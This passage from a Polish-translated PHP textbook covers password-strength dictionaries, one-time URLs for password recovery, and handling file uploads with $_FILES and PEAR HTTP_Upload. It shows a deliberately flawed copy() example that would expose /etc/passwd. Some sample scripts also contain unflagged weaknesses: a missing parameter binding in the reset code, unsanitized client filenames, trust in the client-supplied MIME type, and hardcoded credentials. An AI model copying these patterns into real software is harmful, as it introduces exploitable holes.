W przykładzie przedstawionym na listingu 14.8 został zastosowany słownik *cracklib_dict.pwd*, generowany przez bibliotekę `CrackLib` podczas jej instalacji. Warto zwrócić uwagę, że w kodzie przedstawionym na listingu nie zostało podane rozszerzenie pliku słownika. Wygląda na to, że sposób, w jaki PHP chce się odwoływać do tego pliku, jest dosyć dziwaczny; być może w przyszłości sytuacja się zmieni i konieczne będzie także podawanie rozszerzenia.

Nic nie stoi na przeszkodzie, by Czytelnik skorzystał z innego słownika, których wiele można łatwo znaleźć w internecie. W rzeczywistości można znaleźć słowniki niemal dla wszystkich języków używanych na świecie. Jedno z najbardziej kompletnych repozytoriów takich słowników znajduje się na serwerze FTP Uniwersytetu w Oksfordzie: *ftp://fpt.ox.ac.uk*. Na tym serwerze można również znaleźć wiele interesujących, specjalistycznych słowników, w tym także jeden zawierający słowa z opisów odcinków serialu *Star Trek*. W każdym razie niezależnie do słownika, jakiego Czytelnik zdecyduje się używać, ścieżkę dostępu do niego należy określić w dyrektywie konfiguracyjnej `crack.default_dictionary` bądź też jawnie otworzyć go przy użyciu funkcji `crack_opendict()`.

Odzyskiwanie haseł przy użyciu jednorazowych adresów URL

To, że użytkownicy aplikacji internetowych będą zapominać swoich haseł, jest równie pewne jak to, że jutro wzejdzie słońce. Wszyscy mamy na sumieniu takie wpadki i nie jest to do końca naszą winą. Warto poświęcić chwilę i spróbować przypomnieć sobie wszystkie różne nazwy użytkowników i hasła, jakich regularnie używamy. Zgaduję, że Czytelnik będzie w stanie wymienić przynajmniej 12 kombinacji, wliczając w to te używane do logowania się na serwerach poczty elektronicznej, stacjach roboczych, serwerach, kontach bankowych, w sklepach internetowych i witrynach maklerskich. Ponieważ nasza witryna nieuchronnie doda do tej listy kolejną parę, zatem konieczne będzie stworzenie prostego, zautomatyzowanego mechanizmu umożliwiającego przypominanie lub ustawianie nowego hasła, gdyby użytkownik go zapomniał. W tym punkcie rozdziału został opisany jeden z takich mechanizmów, określany jako jednorazowe adresy URL.

---

[1] Zbyt krótkie — *przyp. tłum.*

[2] Znacznie za krótkie — *przyp. tłum.*

[3] Zbyt proste/systematyczne — *przyp. tłum.*

[4] Nie zawiera dostatecznej liczby RÓŻNYCH znaków — *przyp. tłum.*

[5] Mocne hasło — *przyp. tłum.*

Jednorazowe adresy URL są powszechnie przyznawane użytkownikom, w przypadku gdy nie są dostępne żadne inne mechanizmy uwierzytelniania bądź jeśli użytkownik może uznać, że uwierzytelnianie jest nieco zbyt skomplikowane jak na czynność, jaką ma zamiar wykonać. Załóżmy na przykład, że dysponujemy listą osób subskrybujących biuletyn informacyjny i chcemy wiedzieć, jak wiele z nich wykonuje jakieś operacje związane z informacjami przeczytanymi w biuletynie. Jednym z najprostszych sposobów zdobycia takich informacji jest udostępnienie jednokrotnych adresów URL wskazujących na biuletyn; taki adres mógłby mieć następującą postać:

```
http://www.example.com/newsletter/0503.php?id=9b758e7f08a2165d664c2684fddbcde2
```

Aby zdobyć dokładne informacje o tym, który użytkownik zainteresował się konkretnym wydaniem biuletynu, każdemu użytkownikowi został przypisany unikalny identyfikator (taki jak ten widoczny w powyższym adresie). Następnie identyfikatory te zostały zapisane w bazie danych, w tabeli `subscribers`. Takie wartości są zazwyczaj generowane pseudolosowo przy wykorzystaniu takich funkcji PHP, jak: `md5()` oraz `uniqid()`, w sposób przedstawiony na kolejnym przykładzie:

```
$id = md5(uniqid(rand(),1));
```

Tabela `subscribers` mogłaby mieć następującą strukturę:

```
CREATE TABLE subscribers (
    id INTEGER UNSIGNED NOT NULL AUTO_INCREMENT PRIMARY KEY,
    email VARCHAR(255) NOT NULL,
    hash CHAR(32) NOT NULL,
    read CHAR
);
```

Kiedy użytkownik kliknie łącze, powodując tym samym wyświetlenie biuletynu, to przed jego przesłaniem do przeglądarki zostanie wykonane następujące polecenie SQL:

```
UPDATE subscribers SET read='Y' WHERE hash='9b758e7f08a2165d664c2684fddbcde2'";
```

W efekcie będziemy wiedzieć, który użytkownik wykazał zainteresowanie biuletynem.

Dokładnie to samo rozwiązanie można zastosować w odniesieniu do odzyskiwania haseł. Aby pokazać, jak zaimplementować taki mechanizm, załóżmy, że dysponujemy nieco zmodyfikowaną tabelą `logins`, której struktura została przedstawiona na listingu 14.9.

Listing 14.9. *Zmodyfikowana postać tabeli logins*

```
CREATE TABLE logins (
    id TINYINT UNSIGNED NOT NULL AUTO_INCREMENT PRIMARY KEY,
    email VARCHAR(55) NOT NULL,
    username VARCHAR(16) NOT NULL,
    pswd CHAR(32) NOT NULL,
    hash CHAR(32) NOT NULL
);
```

Załóżmy także, że jeden z użytkowników naszej witryny zapomniał hasła i kliknął łącze *Zapomniałeś hasła?*, które jest bardzo często umieszczane obok formularza do logowania. W efekcie w przeglądarce użytkownika jest wyświetlana strona, na której jest on proszony o podanie swojego adresu poczty elektronicznej. Po podaniu tego adresu i przesłaniu formularza na serwer wykonywany jest skrypt podobny do tego przedstawionego na listingu 14.10.

Listing 14.10. *Generator jednorazowych adresów URL*

```
<?php
    $db = new mysqli("localhost", "webuser", "secret", "chapter14");

    // Generowanie unikalnego identyfikatora
    $id = md5(uniqid(rand(),1));
```

```
    // Adres e-mail użytkownika
    $address = filter_var($_POST[email], FILTER_SANITIZE_EMAIL);

    // W polu hash rekordu użytkownika zostaje zapisany unikalny identyfikator
    $stmt = $db->prepare("UPDATE logins SET hash=? WHERE email=?");
    $stmt->bind_param('ss', $id, $address);
    $stmt->execute();
    $email = <<< email
      Drogi użytkowniku,
      kliknij poniższe łącze, by usunąć stare hasło:
      http://przykladyphp.pl/users/lostpassword.php?id=$id
email;

    // Wysłanie wiadomości zawierającej informacje o sposobie zmiany hasła
    mail($address,"Odzyskiwanie hasła","$email","FROM:serwis@przykladyphp.pl");

    echo "<p>Instrukcje dotyczące odzyskania hasła zostały przesłane na adres $address</p>";
?>
```

Kiedy użytkownik odbierze wiadomość i kliknie łącze, zostanie wykonany skrypt *lostpassword.php* przedstawiony na listingu 14.11.

Listing 14.11. *Wyczyszczenie hasła użytkownika*

```
<?php
    $db = new mysqli("localhost", "webuser", "secret", "chapter14");

    // Utworzenie pseudolosowego hasła o długości 5 znaków
    $pswd = substr(md5(uniqid(rand())),5);

    // Wartość skrótu użytkownika
    $id = filter_var($_GET[id], FILTER_SANITIZE_STRING);

    // Zapisanie nowego hasła w tabeli użytkowników
    $stmt = $db->prepare("UPDATE logins SET pswd=? WHERE hash=?");
    $stmt->execute();

    // Wyświetlenie nowego hasła
    echo "<p>Twoje nowe hasło to: {$pswd}.</p>";
?>
```

Oczywiście, jest to tylko jeden z wielu sposobów odzyskiwania hasła. Można by na przykład użyć podobnego skryptu, by wyświetlić użytkownikowi formularz, w którym mógłby sam podać nowe hasło.

Podsumowanie

W tym rozdziale zostały przedstawione możliwości uwierzytelniania, jakie zapewnia język PHP, czyli rozwiązania, które na pewno pojawią się w wielu przyszłych, tworzonych przez Czytelnika aplikacjach internetowych. Oprócz prezentacji podstawowych zagadnień związanych z uwierzytelnianiem zostało zaprezentowanych także kilka powszechnie stosowanych metodologii uwierzytelniania. Omówione zostały także możliwości sprawdzania siły haseł, jakie daje rozszerzenie `CrackLib`. Rozdział zakończyły informacje o sposobach odzyskiwania haseł przy użyciu jednorazowych adresów URL.

W następnym rozdziale została przedstawiona kolejna ważna możliwość PHP — obsługa przesyłania plików z przeglądarki na serwer.

ROZDZIAŁ 15

Obsługa przesyłania plików na serwer

Większość osób wie doskonale, że podstawowy protokół WWW, HTTP, służy głównie do przesyłania stron WWW z serwera do przeglądarki użytkownika. Jednak istnieje także możliwość wykorzystania protokołu HTTP do przesyłania dowolnych plików na serwer; dotyczy to takich typów plików, jak dokumenty pakietu Microsoft Office, pliki PDF, programy wykonywalne, obrazy w formacie MPEG, archiwa ZIP oraz praktycznie wszystkie inne rodzaje plików. Choć od wielu lat standardem używanym w internecie do przesyłania plików pomiędzy komputerami użytkowników i serwerami był protokół FTP, to jednak obecnie coraz częściej są w tym celu wykorzystywane interfejsy bazujące na stronach WWW. W tym rozdziale Czytelnik dokładnie pozna możliwości przesyłania plików na serwer, jakie daje język PHP; konkretnie rzecz biorąc, zostały w nim opisane następujące zagadnienia:

- Dyrektywy konfiguracyjne PHP związane z przesyłaniem plików na serwer.
- Tablica superglobalna `$_FILES` używana podczas obsługi plików przesyłanych na serwer.
- Wbudowane funkcje PHP używane do obsługi plików przesyłanych na serwer: `is_uploaded_file()` oraz `move_uploaded_file()`.
- Przegląd błędów, jakie mogą się pojawiać w skryptach obsługujących przesyłanie plików.
- Ogólne informacje na temat pakietu PEAR: `HTTP_Upload`.

W treści rozdziału zostało zamieszczonych także kilka przykładów, które pozwalają zapoznać się z opisywanymi zagadnieniami od praktycznej strony.


Przesyłanie plików przy użyciu protokołu HTTP

Sposób, w jaki pliki są przesyłane na serwer za pośrednictwem przeglądarek WWW, został oficjalnie sformalizowany w listopadzie 1995 roku, kiedy to pracownicy firmy Xerox Corporation Ernesto Nebel oraz Larry Masinter zaproponowali standardową metodologię realizacji takich operacji. Została ona opisana w dokumencie RFC 1867: „Form-base File Upload in HTML”[1] (*http://www.ietf.org/rfc/rfc1867.txt*). Informacje te, stanowiące podstawę zmian, jakie trzeba było wprowadzić w języku HTML, by umożliwić użytkownikom przesyłanie plików (zmiany te zostały wprowadzone w języku HTML 3.0), zawierały także specyfikację nowego typu mediów, określanego jako `form-multipart`. Ten nowy typ mediów był bardzo potrzebny, gdyż standardowy sposób przesyłania informacji podawanych w polach formularzy `application/x-www-form-urlencoded` został

[1] Przesyłanie plików na serwer przy użyciu formularzy w języku HTML — *przyp. tłum.*

uznany za zbyt nieefektywny, by stosować go do przesyłania dużych ilości danych binarnych, które mogły być przesyłane przy użyciu formularzy HTML. Przykład formularza zapewniającego możliwość przesyłania plików został przedstawiony poniżej. Wygląd tego formularza pokazuje rysunek 15.1.

```
<form action="uploadmanager.html" enctype="multipart/form-data" method="post">
    <label form="name">Imię:</label><br />
    <input type="text" name="name" value="" /><br />
    <label form="email">E-mail:</label><br />
    <input type="text" name="email" value="" /><br />
    <label form="homework">Opinie i uwagi:</label><br />
    <input type="file" name="homework" value="" /><br />
    <input type="submit" name="submit" value="Prześlij opinie" />
</form>
```



Rysunek 15.1. *Formularz HTML zawierający pole typu file*

Trzeba dobrze zrozumieć, że powyższy formularz zapewnia tylko pewien fragment całego zamierzonego rozwiązania, bowiem element `file` oraz inne atrybuty związane z przesyłaniem plików standaryzują sposób jego transmisji, natomiast nie mają żadnych możliwości określenia, co się dzieje z plikiem, kiedy już dotrze na serwer. Odbiór oraz późniejsza obsługa przesłanych plików leżą w gestii odpowiedniego programu obsługującego, stworzonego jako proces działający na serwerze lub napisanego w jednym z języków programowania służących do pisania skryptów działających na serwerze, takich jak Perl, Java bądź PHP. Wszystkie informacje zamieszczone w dalszej części rozdziału zostały poświęcone właśnie tym aspektom obsługi przesyłania plików na serwer.

Obsługa przesyłanych plików przy użyciu PHP

Skuteczne zarządzanie plikami przesyłanymi na serwer w języku PHP jest efektem wspólnego wykorzystania kilku dyrektyw konfiguracyjnych, tablicy superglobalnej `$_FILES` oraz prawidłowo stworzonego formularza HTML. W kilku kolejnych punktach rozdziału wszystkie te zagadnienia zostały szczegółowo opisane i przedstawione na przykładach.

Dyrektywy konfiguracyjne związane z przesyłaniem plików

PHP udostępnia kilka dyrektyw konfiguracyjnych, pozwalających na precyzyjne określenie sposobu działania mechanizmu odbierania plików przesyłanych z przeglądarek użytkowników. Dyrektywy te określają, czy mechanizm odbierania przesyłanych plików w ogóle ma być włączony, jaka jest maksymalna dopuszczalna wielkość przesyłanych plików oraz jaka jest maksymalna wielkość pamięci, jaką można przydzielić wykonywanemu skryptowi PHP; pozwalają także określić różne inne ustawienia związane z zarządzaniem zasobami.

file_uploads = *On* / *Off*

Zasięg: PHP_INI_SYSTEM; wartość domyślna: On.

Dyrektywa file_uploads określa, czy skrypty PHP działające na serwerze mogą odbierać pliki przesyłane z przeglądarek użytkowników.

max_input_time = *liczba_całkowita*

Zasięg: PHP_INI_ALL; wartość domyślna: 60.

Dyrektywa max_input_time określa maksymalną długość czasu, liczoną w sekundach, przez jaką skrypt PHP będzie się starał przetwarzać dane wejściowe, zanim zostanie zgłoszony błąd krytyczny. Ustawienie to ma duże znaczenie, gdyż przesyłanie szczególnie dużych plików może trwać dość długo i przekroczyć limit czasu określony przez tę dyrektywę. Warto pamiętać, że w przypadku tworzenia usług, które odbierają i przetwarzają duże pliki, takie jak dokumenty lub zdjęcia o wysokiej rozdzielczości, być może konieczne będzie powiększenie limitu czasu narzucanego przez tę dyrektywę.

max_file_uploads = *liczba_całkowita*

Zasięg: PHP_INI_SYSTEM; wartość domyślna: 20.

Dyrektywa ta, dostępna od wersji PHP 5.1.12, określa maksymalną liczbę plików, które mogą być jednocześnie odbierane przez PHP.

memory_limit = *liczba_całkowitaM*

Zasięg: PHP_INI_ALL; wartość domyślna: 16M.

Dyrektywa memory_limit określa maksymalny obszar pamięci (wyrażony w megabajtach), jaki może zostać przydzielony skryptowi (trzeba pamiętać, by określając wartość tej dyrektywy, po liczbie całkowitej umieścić literę M, w przeciwnym razie dyrektywa może nie działać prawidłowo). Dyrektywa ta nie pozwala, by skrypty, które wymknęły się spod naszej kontroli, zmonopolizowały zasoby pamięci na serwerze lub nawet doprowadziły do jego awarii, co mogłoby się w niektórych sytuacjach zdarzyć. Jeśli Czytelnik używa PHP w wersji 5.2.1 lub starszej, to dyrektywa ta będzie uwzględniana wyłącznie wtedy, gdy podczas kompilacji PHP została użyta flaga --enable-memory-limit.

post_max_size = *liczba_całkowitaM*

Zasięg: PHP_INI_PERDIR; wartość domyślna: 8M.

Dyrektywa post_max_size określa górny limit wielkości danych przesyłanych na serwer metodą POST. Ponieważ pliki są przesyłane właśnie tą metodą, zatem w przypadku obsługi dużych plików może być konieczne zwiększenie wartości zarówno tej dyrektywy, jak i dyrektywy upload_max_filesize.

upload_max_filesize = *liczba_całkowitaM*

Zasięg: PHP_INI_PERDIR; wartość domyślna: 2M.

Dyrektywa upload_max_filesize określa, w megabajtach, maksymalną wielkość pliku przesyłanego na serwer. Wartość tej dyrektywy powinna być mniejsza niż wartość dyrektywy post_max_size, gdyż dotyczy ona wyłącznie informacji przesyłanych przy użyciu pól typu file, a nie wszystkich danych przesyłanych z formularza metodą POST. Należy zauważyć, że podobnie jak w przypadku dyrektywy memory_limit, także tu na końcu wartości należy umieścić literę M.

upload_tmp_dir = *łańcuch_znaków*

Zasięg: PHP_INI_SYSTEM; wartość domyślna: NULL.

Przesyłany plik musi zostać pomyślnie przekazany na serwer, zanim będzie go można poddać dalszemu przetwarzaniu. Z tego względu konieczne jest określenie jakiegoś miejsca, w którym takie pliki będą tymczasowo przechowywane, zanim zostaną przeniesione do docelowej lokalizacji. Właśnie to tymczasowe

miejsce przechowywania odbieranych plików jest określane przy użyciu dyrektywy `upload_tmp_dir`. Załóżmy na przykład, że chcemy, by odbierane pliki były tymczasowo przechowywane w katalogu */tmp/phpuploads/*. W takim przypadku powinniśmy użyć dyrektywy o następującej postaci:

```
upload_tmp_dir = "/tmp/phpuploads/"
```

Należy pamiętać, że użytkownik będący właścicielem procesu serwera WWW musi mieć prawa do zapisu w tym katalogu. A zatem jeśli właścicielem procesu Apache będzie użytkownik `nobody`, to powinien on być także właścicielem katalogu używanego do przechowywania odebranych plików bądź też należeć do grupy, która jest właścicielem tego katalogu (chyba że wszyscy dysponują prawem zapisu w tym katalogu).

Tablica $_FILES

Tablica superglobalna `$_FILES` przechowuje wiele informacji związanych z plikami przesłanymi na serwer i obsługiwanymi przez skrypt PHP. W tej tablicy dostępnych jest w sumie pięć elementów, które opisałem poniżej.

■ **Uwaga** Każdy element tej tablicy odwołuje się do *`plikuzytkownika`*. W tym przypadku terminu *`plikuzytkownika`* użyłem jako zamiennika dla faktycznej nazwy pola formularza — elementu `input` typu `file`. A zatem nazwę tę trzeba będzie zapewne dostosować do faktycznej nazwy elementu, podanej w kodzie formularza.

- `$_FILES['plikuzytkownika']['error']`: ta komórka tablicy zawiera ważne informacje związane z rezultatem przysyłania pliku na serwer. Może ona zawierać w sumie pięć różnych wartości: jedną oznaczającą powodzenie oraz cztery określające różne błędy, jakie mogły się pojawić. Nazwy oraz znaczenie poszczególnych komunikatów o błędach zostały przedstawione w dalszej części rozdziału, w punkcie „Komunikaty błędów".
- `$_FILES['plikuzytkownika']['name']`: w tej komórce jest zapisywana oryginalna nazwa przesłanego pliku (wraz z rozszerzeniem), pod jaką był on przechowywany na komputerze użytkownika. A zatem jeśli użytkownik wybierze plik *urlop.png* i prześle go na serwer, to w tej komórce zostanie zapisany łańcuch znaków `urlop.png`.
- `$_FILES['plikuzytkownika']['size']`: ta komórka tablicy `$_FILES` zawiera wielkość przesłanego pliku (wyrażoną w bajtach). Na przykład w przypadku użytego wcześniej pliku *urlop.png* komórka ta może zawierać wartość taką jak `5234`, czyli około 5 KB.
- `$_FILES['plikuzytkownika']['tmp_name']`: ta komórka określa tymczasową nazwę, pod jaką przesłany plik został zapisany po odebraniu go na serwerze. Jest to nazwa, pod jaką plik jest przechowywany w katalogu tymczasowym (określonym przy użyciu dyrektywy `upload_tmp_dir`).
- `$_FILES['plikuzytkownika']['type']`: ta komórka tablicy określa typ MIME przesłanego pliku. A zatem w przypadku naszego przykładowego pliku *urlop.png* w komórce tej będzie zapisany łańcuch znaków `image/png`. Gdyby jednak na serwer został przesłany dokument PDF, to komórka ta zawierałaby wartość `application/pdf`. Ze względu na to, że czasami komórka ta może przyjmować dosyć nieoczekiwane wartości, typ odebranego pliku należy zweryfikować samodzielnie przy użyciu odpowiedniego kodu.

Funkcje PHP do obsługi przesyłanych plików

Oprócz wielu funkcji służących do obsługi plików, wchodzących w skład biblioteki do obsługi systemu plików (więcej informacji na jej temat można znaleźć w rozdziale 10.), PHP udostępnia także dwie funkcje przeznaczone konkretnie do obsługi plików przesyłanych na serwer przez użytkowników. Są to funkcje: `is_uploaded_file()` oraz `move_uploaded_file()`.

Określanie, czy plik został przesłany

Funkcja `is_uploaded_file()` określa, czy plik wskazany przy użyciu parametru *`nazwa_pliku`* został przesłany na serwer metodą `POST`. Oto prototyp tej funkcji:

```
boolean is_uploaded_file(string nazwa_pliku)
```

Funkcja ta została udostępniona po to, by uniemożliwić potencjalnemu napastnikowi wykonywanie operacji na plikach, na których dany skrypt w ogóle nie powinien operować. Wyobraźmy sobie na przykład scenariusz, w którym pliki przesyłane na serwer są od razu udostępniane w repozytorium witryny, a użytkownicy mogą przeglądać ich zawartość. Załóżmy teraz, że napastnik chce użyć nieco bardziej interesującego pliku niż oczekiwane opinie i uwagi, więc zamiast wybrać plik w okienku dialogowym, bezpośrednio w polu formularza wpisał `/etc/passwd`.

A teraz wyobraźmy sobie następujący skrypt:

```
<?php
    copy($_FILES['classnotes']['tmp_name'],
              "/www/htdocs/classnotes/".basename($classnotes));
?>
```

Efektem wykonania tego nie najlepiej napisanego skryptu będzie skopiowanie pliku */etc/passwd* do publicznie dostępnego katalogu. (No dalej, proszę spróbować samemu. Przerażające, prawda?) By uniknąć takich problemów, można skorzystać z funkcji `is_uploaded_file()`, która pozwala upewnić się, że plik podany w polu formularza (w tym przykładzie nosi on nazwę `classnotes`) faktycznie jest plikiem, który został przesłany na serwer. Poniżej przedstawiłem poprawioną wersję poprzedniego fragmentu kodu:

```
<?php
    if (is_uploaded_file($_FILES['classnotes']['tmp_name'])) {
        copy($_FILES['classnotes']['tmp_name'],
                  "/www/htdocs/classnotes/".$_FILES['classnotes']['name']);
    } else {
        echo "<p>Wykryto potencjalną próbę nieprawidłowego użycia skryptu.</p>";
    }
?>
```

W powyższej, poprawionej wersji skryptu funkcja `is_uploaded_file()` sprawdza, czy plik określony przez wartość `$_FILES['classnotes']['tmp_name']` faktycznie został przesłany na serwer. Jeśli funkcja uzna, że rzeczywiście tak było, plik zostanie skopiowany w miejsce docelowe, w przeciwnym razie wyświetlany jest komunikat o błędzie.

Przenoszenie przesłanych plików

Funkcja `move_uploaded_file()` stanowi wygodne narzędzie do przenoszenia przesłanych na serwer plików z katalogu tymczasowego w docelowe miejsce, w jakim mają być przechowywane. Oto jej prototyp:

```
boolean move_uploaded_file(string nazwa_pliku, string miejsce_docelowe)
```

Choć funkcja `copy()` działa równie dobrze, to jednak zastosowanie funkcji `move_uploaded_file()` ma jedną dodatkową zaletę — sprawdza ona, czy plik określony przez parametr *`nazwa_pliku`* faktycznie został przesłany na serwer przy wykorzystaniu metody `POST` protokołu HTTP. Jeśli plik nie został przesłany, funkcja nie przeniesie go i zakończy działanie, zwracając wartość `FALSE`. Dlatego też bez przeszkód można zrezygnować ze stosowania funkcji `is_uploaded_file()` i określania na jej podstawie, czy można bezpiecznie wykonać funkcję `move_uploaded_file()`.

Stosowanie funkcji `move_uploaded_file()` jest całkiem proste. Przeanalizujmy scenariusz, w którym chcemy przenieść przesłany na serwer plik z wypracowaniem do katalogu */www/htdocs/classnotes/* i jednocześnie zachować jego oryginalną nazwę, jaką miał na komputerze użytkownika:

```
move_uploaded_file($_FILES['classnotes']['tmp_name'],
                  "/www/htdocs/classnotes/".$_FILES['classnotes']['name']);
```

Oczywiście, po przeniesieniu pliku można mu nadać dowolną nazwę. Koniecznie należy jednak pamiętać, by użyć tymczasowej nazwy pliku jako pierwszego parametru wywołania funkcji.

Komunikaty błędów

Wszystkie komponenty aplikacji, które w jakikolwiek sposób wiążą się z interakcją z użytkownikiem, muszą zapewniać programistom możliwość określania rezultatu, jakim zakończyło się wykonanie pewnej operacji. W jaki sposób można upewnić się, że procedura przesyłania pliku na serwer zakończyła się pomyślnie? A jeśli coś poszło nie tak, jak zaplanowano, w jaki sposób określić przyczynę błędów? Na szczęście informacje dotyczące wyniku przesyłania pliku (oraz, ewentualnie, przyczyny zaistniałych problemów) są zapisywane w `$_FILES['plikuzytkownika']['error']`:

- `UPLOAD_ERR_OK`: wartość 0, zwracana, gdy udało się pomyślnie przesłać plik na serwer.
- `UPLOAD_ERR_INI_SIZE`: wartość 1, zwracana, jeśli podjęto próbę przesłania pliku, którego wielkość przekroczyła wartość dyrektywy konfiguracyjnej `upload_max_filesize`.
- `UPLOAD_ERR_FORM_SIZE`: wartość 2, zwracana, jeśli podjęto próbę przesłania pliku o wielkości przekraczającej wartość dyrektywy konfiguracyjnej `max_file_size`, którą można umieścić w kodzie HTML formularza.

■ **Uwaga** Ponieważ wartość dyrektywy `max_file_size` można określić w formularzu HTML, zatem przedsiębiorczy napastnik w prosty sposób może ją zmodyfikować. Dlatego też zawsze należy sprawdzać, czy przesyłane pliki nie przekraczają zadanych wielkości, używając ustawień konfiguracyjnych zdefiniowanych na serwerze (`upload_max_filesize` oraz `post_max_filesize`).

- `UPLOAD_ERR_PARTIAL`: wartość 3, zwracana, jeśli plik nie został przesłany w całości. Taka sytuacja może się zdarzyć na przykład, gdy problemy z siecią doprowadzą do przerwania procesu transmisji pliku.
- `UPLOAD_ERR_NO_FILE`: wartość 4, zwracana, jeśli użytkownik wysłał formularz bez określenia pliku, jaki należy przesłać na serwer.
- `UPLOAD_ERR_TMP_DIR`: wartość 6, zwracana, jeśli katalog służący do tymczasowego przechowywania plików nie istnieje.
- `UPLOAD_ERR_CANT_WRITE`: wprowadzona w wersji 5.1.0 języka PHP wartość 7 jest zwracana, jeśli przesłanego pliku nie można zapisać na dysku.
- `UPLOAD_ERR_EXTENSION`: wprowadzona w wersji 5.2.0 języka PHP wartość 8 jest zwracana, jeśli nie udało się wykonać procesu przesłania pliku na serwer z powodu problemów z konfiguracją PHP.

Prosty przykład

Listing 15.1 (*uploadmanager.php*) przedstawia kod skryptu umożliwiającego przesyłanie uwag i opinii, którego używaliśmy jako przykładu w tym rozdziale. Załóżmy, że profesor poprosił swoich studentów o przesyłanie na jego witrynę opinii i uwag o zajęciach, mając nadzieję, że z takiego wspólnego wysiłku może wyniknąć coś pożytecznego. Oczywiście, wszystkim, którzy się zaangażowali, należą się odpowiednie podziękowania, zatem nazwa każdego przesyłanego pliku powinna zostać zmieniona na imię studenta, który dany plik przesłał. Co więcej, akceptowane są wyłącznie dokumenty PDF.

Listing 15.1. *Prosty przykład przesyłania plików na serwer*

```
<form action="uploadmanager.html" enctype="multipart/form-data" method="post">
    <label form="name">Imię:</label><br />
    <input type="text" name="name" value="" /><br />
    <label form="email">E-mail:</label><br />
```

```
    <input type="text" name="email" value="" /><br />
    <label form="homework">Opinie i uwagi:</label><br />
    <input type="file" name="homework" value="" /><br />
    <input type="submit" name="submit" value="Prześlij opinie" />
</form>

<?php
    // Ustawienie stałej
    define ("FILEREPOSITORY","/var/www/4e/15/classnotes");

    // Upewniamy się, że plik został przesłany
    if (is_uploaded_file($_FILES['classnotes']['tmp_name'])) {

        // Czy to był dokument PDF
        if ($_FILES['classnotes']['type'] != "application/pdf") {
            echo "<p>Uwagi i opinie należy zapisać w dokumencie PDF.</p>";
        } else {
            // Przeniesienie przesłanego pliku w miejsce docelowe
            $name = $_POST['name'];
            $result = move_uploaded_file($_FILES['classnotes']['tmp_name'],
                                         FILEREPOSITORY.$_FILES['classnotes']['name']);

            if ($result == 1) echo "<p>Plik został prawidłowo przesłany.</p>";
            else echo "<p>Wystąpiły problemy z przesłaniem pliku.</p>";
        }
    }
?>
```

Ostrzeżenie Trzeba pamiętać, że pliki są zarówno zapisywane na serwerze, jak i przenoszone z uprawnieniami właściciela procesu serwera WWW. Oznacza to, że zastosowanie niewłaściwych uprawnień w katalogu tymczasowym oraz docelowym katalogu, w jakim mają być przechowywane pliki, może doprowadzić do niepowodzenia całej procedury przesyłania pliku.

Choć bardzo często mechanizmy obsługi przesyłania plików na serwer są tworzone samodzielnie, to jednak warto wiedzieć, że w repozytorium PEAR dostępny jest pakiet `HTTP_Upload`, który w ogromnym stopniu ułatwia całe zadanie.

Wykorzystanie PEAR — HTTP_Upload

Choć sposoby obsługi przesyłania plików na serwer opisane we wcześniejszej części rozdziału sprawdzają się doskonale, to jednak zawsze warto ukryć szczegóły implementacji wewnątrz klasy. Zadanie to doskonale realizuje klasa `HTTP_Upload` dostępna w repozytorium PEAR. Obsługuje ona wiele najbardziej kłopotliwych aspektów obsługi przesyłania plików na serwer, oferując jednocześnie wygodny interfejs zapewniający dostęp do interesujących nas informacji i możliwości funkcjonalnych. W tej części rozdziału został przedstawiony pakiet PEAR `HTTP_Upload` oraz sposoby korzystania z jego możliwości podczas implementacji mechanizmów obsługi plików przesyłanych na serwer.

Instalacja pakietu HTTP_Upload

Aby móc skorzystać z możliwości pakietu `HTTP_Upload`, należy go najpierw zainstalować. Można to zrobić, wykonując następujące polecenie:

```
%>pear install HTTP_Upload
```

```
downloading HTTP_Upload-0.9.1.tgz ...
Starting to download HTTP_Upload-0.9.1.tgz (9,460 bytes)
.....done: 9,460 bytes
install ok: channel://pear.php.net/HTTP_Upload-0.9.1
```

Przesyłanie pliku na serwer

Przesyłanie pliku na serwer w przypadku stosowania pakietu `HTTP_Upload` jest bardzo proste. Wystarczy wywołać konstruktor klasy, a następnie podać nazwę pola formularza w wywołaniu metody `getFiles()`. Jeśli plik został prawidłowo przesłany (co można sprawdzić przy użyciu metody `isValid()`), można go przenieść w wybrane miejsce docelowe (używając do tego celu metody `moveTo()`). Przykładowy skrypt obsługujący przesyłanie plików na serwer przy użyciu pakietu `HTTP_Upload` został przedstawiony na listingu 15.2.

Listing 15.2. *Zastosowanie klasy HTTP_Upload do przenoszenia przesłanych plików*

```
<?php
    require('HTTP/Upload.php');

    // Utworzenie obiektu HTTP_Upload
    $upload = new HTTP_Upload();

    // Pobranie pliku wysłanego przy użyciu pola
    // o nazwie classnotes
    $file = $upload->getFiles('classnotes');

    // Jeśli podczas przesyłania pliku nie wystąpiły problemy
    if ($file->isValid()) {
        $file->moveTo('/home/httpd/html/uploads');
        echo "Plik został przesłany prawidłowo!";
    }
    else {
        echo $file->errorMsg();
    }
?>
```

Czytelnik zapewne zwrócił uwagę, że w ostatnim wierszu kodu używana jest metoda `errorMsg()`. Klasa `HTTP_Upload` potrafi wykryć wiele potencjalnych błędów, w tym takie jak próba skorzystania z nieistniejącego katalogu tymczasowego, brak uprawnień do zapisu pliku, brak możliwości skopiowania pliku czy też przekroczenie dopuszczalnej wielkości pliku. Domyślnie generowane są komunikaty w języku angielskim, jednak pakiet obsługuje w sumie siedem różnych języków: holenderski (`nl`), angielski (`en`), francuski (`fr`), niemiecki (`de`), włoski (`it`), portugalski (`pt_BR`) oraz hiszpański (`es`). Aby zmienić język, w jakim będą generowane komunikaty o błędach, wystarczy wywołać konstruktor klasy `HTTP_Upload`, przekazując do niego odpowiedni skrót języka. Aby na przykład zmienić język komunikatów na hiszpański, należy utworzyć obiekt `HTTP_Upload` w następujący sposób:

```
$upload = new HTTP_Upload('es');
```

Uzyskiwanie informacji o przesłanym pliku

Poniższy przykład pokazuje, jak łatwo można pobierać informacje o przesłanym pliku. Także w tym przypadku wykorzystamy formularz przedstawiony na listingu 15.1, z tą różnicą, że będzie się on odwoływał do skryptu o nazwie *uploadprops.php*, którego kod zamieściłem na listingu 15.3.

Listing 15.3. *Użycie klasy HTTP_Upload do pobrania informacji o przesłanym pliku (uploadprops.php)*

```
<?php
    require('HTTP/Upload.php');

